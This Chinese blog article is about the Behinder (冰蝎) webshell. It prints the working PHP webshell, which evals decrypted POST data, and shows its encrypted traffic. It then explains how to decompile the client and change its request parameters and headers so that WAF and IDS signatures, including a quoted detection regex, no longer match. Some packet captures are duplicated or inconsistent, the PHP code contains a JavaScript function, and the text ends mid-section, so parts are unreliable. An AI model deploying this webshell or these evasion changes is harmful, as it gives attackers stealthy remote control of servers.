

冰蝎，从入门到魔改

这是 酒仙桥六号部队 的第 49 篇文章。

全文共计 3251 个字，预计阅读时长 11 分钟。

0x01 什么是冰蝎？

"冰蝎" 是一个动态二进制加密网站管理客户端。在实战中，第一代 webshell 管理工具 "菜刀" 的流量特征非常明显，很容易就被安全设备检测到。基于流量加密的 webshell 变得越来越多，"冰蝎" 在此应运而生。




"冰蝎" 客户端基于 JAVA，所以可以跨平台使用，最新版本为 v2.0.1，兼容性较之前的版本有较大提升。主要功能为：基本信息、命令执行、虚拟终端、文件管理、Socks

代理、反弹 shell、数据库管理、自定义代码等，功能非常强大。

0x02 加密原理

我们以 PHP 版本为例，"冰蝎" 在服务端支持 open_ssl 时，使用 AES 加密算法，密钥长度 16 位，也可称为 AES-16。此在软件及硬件（英特尔处理器的 AES 指令集包含六条指令）上都能快速地加解密，内存需求低，非常适合流量加密。

加密流程大致如下图所示：



首先客户端以 Get 形式发起带密码的请求。

服务端产生随机密钥，将密钥写入 Session 并将密钥返回客户端。

客户端获取密钥后，将 payload 用 AES 算法加密，用 POST 形式发送请求。

服务端收到请求，用 Session 中的密钥解密请求的 Body 部分，之后执行 Payload，将直接结果返回到客户端。

客户端获取返回结果，显示到 UI 界面上。

我们看到在图中，"冰蝎" 在执行 Payload 之后的返回，并没有显示加密，这点我们可以从自带的 webshell 中看出。

```
shell.php
<?php
@error_reporting(0);
session_start();
if (isset($_GET['pass']))
{
    $key=substr(md5(uniqid(rand()),16),1);
    $_SESSION['k']=$key;
    print $key;
}
else
{
    $key=$_SESSION['k'];
    $post=file_get_contents("php://input");
    if(!extension_loaded('openssl'))
    {
        $t="base64_".decodeURIComponent($post);
        for($i=0;$i<strlen($t);$i++) {
            $t[$i] = $t[$i]^$key[$i%16];
        }
    }
    else
    {
        $post=openssl_decrypt($post, "AES128", $key);
    }
    $arr=explode('|',$post);
    $func=$arr[0];
    $params=$arr[1];
    class C{public function __construct($p) {eval($p."");}}
    @new C($params);
}
?>
```



小朋友你是否有太多问号?

这个问题需要解密一下“冰蝎”的流量，才能知道答案。

0x03 通信过程

我们用 wireshark 来抓包看下 "冰蝎" 通信过程:

第一次访问webshell

```
GET /zhell.php?pass=989 HTTP/1.1
Host: 192.168.1.100
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/6.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.3; .NET4.0; .NET4.0)
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: keep-alive

HTTP/1.1 200 OK
Date: Thu, 03 Jul 2008 08:43:13 GMT
Server: Apache/2.2.3 ((Ubuntu)) OpenSSL/1.0.2j PHP/5.3.8
P-powered-by: PHP/5.3.8
Set-Cookie: PHPSESSID=a0c00000000000000000000000000000; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 16
Keep-Alive: max-age=0, max-stale=0
Connection: keep-alive
Content-Type: text/html

<div id="content"></div>
```

服务端返回，获得密钥

```
POST /zhell.php?pass=989 HTTP/1.1
Host: 192.168.1.100
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/6.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.3; .NET4.0; .NET4.0)
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: keep-alive

HTTP/1.1 200 OK
Date: Thu, 03 Jul 2008 08:43:13 GMT
Server: Apache/2.2.3 ((Ubuntu)) OpenSSL/1.0.2j PHP/5.3.8
P-powered-by: PHP/5.3.8
Set-Cookie: PHPSESSID=a0c00000000000000000000000000000; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 16
Keep-Alive: max-age=0, max-stale=0
Connection: keep-alive
Content-Type: text/html

<div id="content"></div>
```

第二次访问webshell

```
GET /zhell.php?pass=989 HTTP/1.1
Host: 192.168.1.100
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/6.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.3; .NET4.0; .NET4.0)
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: keep-alive

HTTP/1.1 200 OK
Date: Thu, 03 Jul 2008 08:43:13 GMT
Server: Apache/2.2.3 ((Ubuntu)) OpenSSL/1.0.2j PHP/5.3.8
P-powered-by: PHP/5.3.8
Set-Cookie: PHPSESSID=a0c00000000000000000000000000000; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 16
Keep-Alive: max-age=0, max-stale=0
Connection: keep-alive
Content-Type: text/html

<div id="content"></div>
```

服务端返回，更新了密钥

```
POST /zhell.php?pass=989 HTTP/1.1
Host: 192.168.1.100
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/6.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.3; .NET4.0; .NET4.0)
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: keep-alive

HTTP/1.1 200 OK
Date: Thu, 03 Jul 2008 08:43:13 GMT
Server: Apache/2.2.3 ((Ubuntu)) OpenSSL/1.0.2j PHP/5.3.8
P-powered-by: PHP/5.3.8
Set-Cookie: PHPSESSID=a0c00000000000000000000000000000; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 128
Keep-Alive: max-age=0, max-stale=0
Connection: keep-alive
Content-Type: text/html

<div id="content"></div>

以POST方式，开始加密通信



```
POST /zhell.php?pass=989 HTTP/1.1
Host: 192.168.1.100
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/6.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.3; .NET4.0; .NET4.0)
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: keep-alive

HTTP/1.1 200 OK
Date: Thu, 03 Jul 2008 08:43:13 GMT
Server: Apache/2.2.3 ((Ubuntu)) OpenSSL/1.0.2j PHP/5.3.8
P-powered-by: PHP/5.3.8
Set-Cookie: PHPSESSID=a0c00000000000000000000000000000; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 128
Keep-Alive: max-age=0, max-stale=0
Connection: keep-alive
Content-Type: text/html

<div id="content"></div>

服务端返回开始加密


```
GET /zhell.php?pass=989 HTTP/1.1
Host: 192.168.1.100
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/6.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.3; .NET4.0; .NET4.0)
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: keep-alive

HTTP/1.1 200 OK
Date: Thu, 03 Jul 2008 08:43:13 GMT
Server: Apache/2.2.3 ((Ubuntu)) OpenSSL/1.0.2j PHP/5.3.8
P-powered-by: PHP/5.3.8
Set-Cookie: PHPSESSID=a0c00000000000000000000000000000; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 128
Keep-Alive: max-age=0, max-stale=0
Connection: keep-alive
Content-Type: text/html

<div id="content"></div>
```


```


```



从抓包结果上粗略来看，加密效果是不错的，全程基本没有可读的执行代码。

我们用服务端返回的密钥，对客户端发送的报文内容进行解密。

解密结果为如下代码：

```
@error_reporting(0);
function main($content)
{
    $result = array();
    $result["status"] = base64_encode("success");
    $result["msg"] = base64_encode($content);
    $key = $_SESSION['k'];
    echo encrypt(json_encode($result),$key);
}


function encrypt($data,$key)
{
    if(!extension_loaded('openssl'))
    {
        for($i=0;$i<strlen($data);$i++) {
            $data[$i] = $data[$i]^$key[$i%16];
        }
        return $data;
    }
    else
    {
        return openssl_encrypt($data, "AES128", $key);
    }
}
```

我们发现核心内容只是一个简单的 JSON 格式的 success 的返回，但是会将结果使用 AES 包装一层加密，所以我们看到 webshell 中没有加密，而流量却是加密的。


0x04 时过境迁

攻防技术一直都在不断发展的，要想保证攻防的持续有效，就需要不断地更新自我。"冰蝎" 的最新版本

v2.0.1, 在发布于 2019.2 之后就没有进行过更新。而各大厂商的检测系统及 WAF 均已经对其特征进行分析并加入规则。



各路分析其流量规则的文章也层出不穷。




原版 "冰蝎" 已经不能满足攻防对战的要求了, 这时我们需要自己动手。



0x05 魔改准备


首先用 JD-GUI 等反编译工具，反编译 JAR 包获得源码。可以从中可以看到 UI 文件引入的包名看到，“冰蝎”使用了 SWT 框架作为 UI。




既然这样我们直接用 Eclipse 安装 WindowsBuilder，来直接创建 SWT 项目。

安装 WindowsBuilder

在 Eclipse 的 Marketplace 里搜索 WindowsBuilder，
点击 Install 即可安装。




之后我们直接创建基于 SWT 项目，即可避免因 swt 包缺失导致的报错问题。




我们将反编译之后的源码和 JAR 包导入项目，在通过搜索源码和修复报错（会有一大波报错等待你修复，可以多种反编译工具对比结果来修改）等方式尝试将源码跑起来。


710



最终我们终于成功跑起来了反编译之后的代码。



可以看到项目结构比较简单清晰，主要逻辑都在 net 包下，Main.java 为程序入口。这里简单介绍下各个模块代码的作用：



```

* CipherUtil.java
* Constants.java
* ProxyUtil.java
* ReplacingInputStream.java
* SSLSocketCipherConnectionHelper.java
* StringJsonObject.java
* Util.java

```

工具类，常量配置等都在这里

出于对原作者的瑞思拜，不会放出任何项目文件。



0x06 特征擦除

经过对网上多篇对 "冰蝎" 特征的资料参考，总结出几条特征并将其特征给予修改擦除。以 PHP 版本为例，其他语言版本异曲同工。

1. 密钥交换时的 URL 参数

首当其冲的就是密钥交换时的参数，用 GET 请求方式，默认 webshell 的密码为 pass，并且参数值为 3 位随机数字。

```

GET /shell.php?pass=593 HTTP/1.1
Content-type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/5.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.3; .NET4.0C; .NET4.0E)
Host: 192.168.81.130
Accept: text/html, image/gif, image/jpeg, *, q=2, */*; q=2
Connection: keep-alive

```

从 webshell 上看，参数值的随机数字并没有任何实际作用：

```
1 <?php
2 @error_reporting(0);
3 session_start();
4 if (isset($_GET['pass']))
5 {
6     $key=substr(md5(uniqid(rand()),16);
7     $_SESSION['k']=$key;
8     print $key;
9 }
```

客户端代码上看也只是随机数：

```
55
56 public static Map<String, String> getCookie(String getUrl, String password, Map<String, String> requestHeaders) throws Exception {
57     disableSslVerification();
58     Map<String, String> result = new HashMap<>();
59     StringBuffer sb = new StringBuffer();
60     InputStreamReader isr = null;
61     BufferedReader br = null;
62     URL url;
63     if (getUrl.indexOf("?") > 0) {
64         url = new URL(getUrl + "?" + password + "?" + (new Random()).nextInt(1000));
65     } else {
66         url = new URL(getUrl + "?" + password + "?" + (new Random()).nextInt(1000));
67     }
68 }
```

我们来看下一般对此情况的检测规则：

-

`\.(php|jsp|asp|aspx)\?(\w){1,10}=\d{2,3}` HTTP/1.1

该规则可以匹配 1-10 位密码的 webshell，并且参数值为 2-3 位的数字。

修改思路：

增加随机数量的随机参数和随机值（随机值不为全数字），并且密码参数不能固定为第一个。

修改后的效果：

```
GET /shell.php?PG30IuP=DU0BU38/EHROL-C00uQLz&pass=FLf5&RBFa9zR-ESZAE&CfHRRu=p13R6f&eAknBR=nY6tO HTTP/1.1
```

```
Content-type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US; AppleWebKit/534.3 (KHTML, like Gecko) Chrome/6.0.472.33 Safari/534.3 SE 2.X MetaSr 1.0
Host: 192.168.81.130
Accept: text/html, image/gif, image/jpeg, */*; q=.2, */*; q=.2
Connection: keep-alive
```

2.header 中的 Content-Type

默认在 header 中的 Content-type 字段，在一般情况下的 GET 形式访问是没有该字段的，只有 POST 形式的访问才会有。但 "冰蝎" 不论是 GET 形式还是 POST 形式的访问均包含此字段。此处露出了较大破绽，而且该字段的大小写有点问题，所以基于这个规则基本可以秒杀。

```
GET /shell.php?pass=593 HTTP/1.1
Content-type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/5.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.3; .NET4.0C; .NET4.0E)
Host: 192.168.81.130
Accept: text/html, image/gif, image/jpeg, */*; q=.2, */*; q=.2
Connection: keep-alive
```

我们来看下这块相关的的代码：

```
ShellService.java 22
24
25 public ShellService(JSONObject shellEntity2, String userAgent) throws Exception {
26     this.shellEntity = shellEntity2;
27     this.currentUrl = shellEntity2.getString("url");
28     this.currentType = shellEntity2.getString("type");
29     this.currentPassword = shellEntity2.getString("password");
30     this.currentHeaders = new HashMap();
31     this.currentHeaders.put("User-Agent", userAgent);
32     if (this.currentType.equals("php")) {
33         this.currentHeaders.put("Content-type", "application/x-www-form-urlencoded");
34     }
35     mergeHeaders(this.currentHeaders, shellEntity2.getString("headers"));
36     MapString, String keyAndCookie = Util.getKeyAndCookie(this.currentUrl, this.currentPassword, this.currentHeaders);
37 }
```

ShellService 代表一个 Shell 服务，在其构造函数中 31 行判断了，如果类型是 php 则在 header 中加入 Content-type 头。但在 35 行的 getKeyAndCookie 向服务端发送 GET 请求获取密钥时，也将此 header 头带入其中，所以发送 GET 请求包时也会携带此参数。

修改思路：

GET 形式访问时在 header 中去掉此字段，POST 形式

访问时将值改为 Content-Type 值改为 "text/html; charset=utf-8" 以规避安全检测（值也可以不改）。

修改后的效果：

GET 请求：

```
GET /shell.php?nlxqrR=FHQ0U5&qRHYLQ=AAUYTZ2&pass=akpQ3k&0Jcha=8Skaf&DFu5g=CSSnQ&dzf6eF=cptUyYC HTTP/1.1
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.1; ) AppleWebKit/534.12 (KHTML, like Gecko) Maxthon/3.0 Safari/534.12
Host: 192.168.81.130
Accept: text/html, image/gif, image/jpeg, */*; q=.2, */*; q=.2
Connection: keep-alive
```

POST 请求：

```
771db3c5a0eabd6aPOST /shell.php HTTP/1.1
Content-Type: text/html; charset=utf-8
Cookie: PHPSESSID=n833119f9153h1c97397p5; path=/
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.1; ) AppleWebKit/534.12 (KHTML, like Gecko) Maxthon/3.0 Safari/534.12
Cache-Control: no-cache
Pragma: no-cache
Host: 192.168.81.130
Accept: text/html, image/gif, image/jpeg, */*; q=.2, */*; q=.2
Connection: keep-alive
Content-Length: 1068
```

3.header 中的 User-Agent

User-Agent 是指用户代理，会包含浏览器和操作系统等信息标志。在 "冰蝎" 的早期版本存在 User-Agent 特例化问题，最新版本已经解决了这个问题。解决方案是：每个 shell 连接会从 17 个内置的 UA 里随机选择一个。

```
GET /shell.php?pass=593 HTTP/1.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/5.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.3; .NET4.0C; .NET4.0E)
Host: 192.168.81.130
Accept: text/html, image/gif, image/jpeg, */*; q=.2, */*; q=.2
Connection: keep-alive
```

来看下这部分的 JAVA 代码：

```
@Override
64 public static void catBasicInfo(final JSObject shellEntity, final Browser baseInfoView, final Tree dirTree, final Text cmdView, final Label connectStatu
65 set userAgent = (new Random()).nextInt(Constants.userAgentList.length - 1);
66 final String userAgent = Constants.userAgentList.get(userAgent);
67 final MainShell mainShell = (MainShell) dirTree.getShell();
```

可以看到是随机从常量 Constants.userAgents 中取了一个值。

```
1 package net.rebeyond.behinder.utils;
2
3 public class Constants {
4     public static int ENCRYPT_TYPE_AES = 0;
5     public static int ENCRYPT_TYPE_XOR = 1;
6     public static int MENU_ALL = 69989;
7     public static int MENU_CLEAR = 40899;
8     public static int MENU_COPY = 16;
9     public static int MENU_CUT = 1;
10    public static int MENU_PASTE = 256;
11    public static int MENU_SELECT_ALL = 65536;
12    public static int PROXY_DISABLE = 1;
13    public static int PROXY_ENABLE = 0;
14    public static int REALCMD_RUNNING = 0;
15    public static int REALCMD_STOPPED = 1;
16    public static String VERSION = "5.0.0.1";
17
18    public static String[] userAgents = {
19        "Mozilla/5.0 (Windows NT 6.1; WOW64; AppleWebKit/535.1 (KHTML, like Gecko) Chrome/14.0.835.163 Safari/535.1",
20        "Mozilla/5.0 (Windows NT 6.1; WOW64; rv:6.0) Gecko/20100101 Firefox/6.0",
21        "Opera/9.80 (Windows NT 6.1; U; zh-cn) Presto/2.9.108 Version/11.50",
22        "Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0; .NET CLR 3.5.30729; .NET CLR 3.0.30729; MSN; Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; WOW64; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center 6.0.6002.5509; .NET CLR 3.0.30729)",
23        "Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; GTB7.0)",
24        "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1)",
25        "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)",
26        "Mozilla/5.0 (Windows; U; Windows NT 6.1; AppleWebKit/534.12 (KHTML, like Gecko) Maxthon/2.0 Safari/534.12",
27        "Mozilla/5.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/5.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center 6.0.6002.5509; .NET CLR 3.0.30729)",
28        "Mozilla/5.0 (Windows; U; Windows NT 6.1; en-us; AppleWebKit/534.1 (KHTML, like Gecko) Chrome/6.0.492.19 Safari/534.1 SE 2.X MetaSr 1.0",
29        "Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/5.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center 6.0.6002.5509; .NET CLR 3.0.30729)",
30        "Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/5.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center 6.0.6002.5509; .NET CLR 3.0.30729)",
31        "Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/5.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center 6.0.6002.5509; .NET CLR 3.0.30729)",
32        "Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/5.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center 6.0.6002.5509; .NET CLR 3.0.30729)",
33        "Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/5.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center 6.0.6002.5509; .NET CLR 3.0.30729)",
34        "Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/5.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center 6.0.6002.5509; .NET CLR 3.0.30729)",
35    }
```

这块的问题是 UA 包含的浏览器版本比较旧，比如：Chrome/14.0.835.163 是 2011 年发布的版本，Firefox/6.0 也是 2011 年的版本。这种浏览器基本很少人使用，所以特征较为明显，可以作为规则参考。

修改思路：

使用较新版本的常见浏览器 UA 来替换内置的旧的 UA 常量。

修改后的效果：

2020 年发布的 Firefox 75.0：

```
GET /shell.php?7f9c75-1y5of2j8rcmPry-tgthyw8d1j8h8-btu2u58pass=3y9u0mh&ke9eroj=-8gf9u88fo20l=-NBhtx1T HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:75.0) Gecko/20100101 Firefox/75.0
Host: 192.168.81.130
Accept: text/html, image/gif, image/jpeg, */*; q=.2, */*; q=.2
Connection: keep-alive
```

2019 年 11 月发布的 Chrome 78.0.3904.108：

```
GET /shell.php?7f9c75-1y5of2j8rcmPry-tgthyw8d1j8h8-btu2u58pass=3y9u0mh&ke9eroj=-8gf9u88fo20l=-NBhtx1T HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.3) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/78.0.3904.108 Safari/537.36
```

```
Host: 192.168.81.130
Accept: text/html, image/gif, image/jpeg, */*; q=.2
Connection: keep-alive
```

4.header 中的 Accept

在请求 header 中的 Accept 字段默认会是一个比较奇怪的值，此值在 GET 形式和 POST 形式的请求中均存在。而在正常的浏览器或其他设备访问的报文中 Accept 的值不会是这样的，所以此处也可以作为一个强力有效的规则检测依据。

GET 请求：

```
GET /shell.php?fc=ly5of2l&rcMLPry=tgthyln&0i3b8-bTu3u5&pass=zy0umh&k&E9er0j=8Gfg8&fo20L=NBhtxjT HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.3) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/78.0.3904.108 Safari/537.36
Host: 192.168.81.130
Accept: text/html, image/gif, image/jpeg, */*; q=.2
Connection: keep-alive
```

POST 请求：

```
POST /shell.php HTTP/1.1
Content-Type: text/html; charset=utf-8
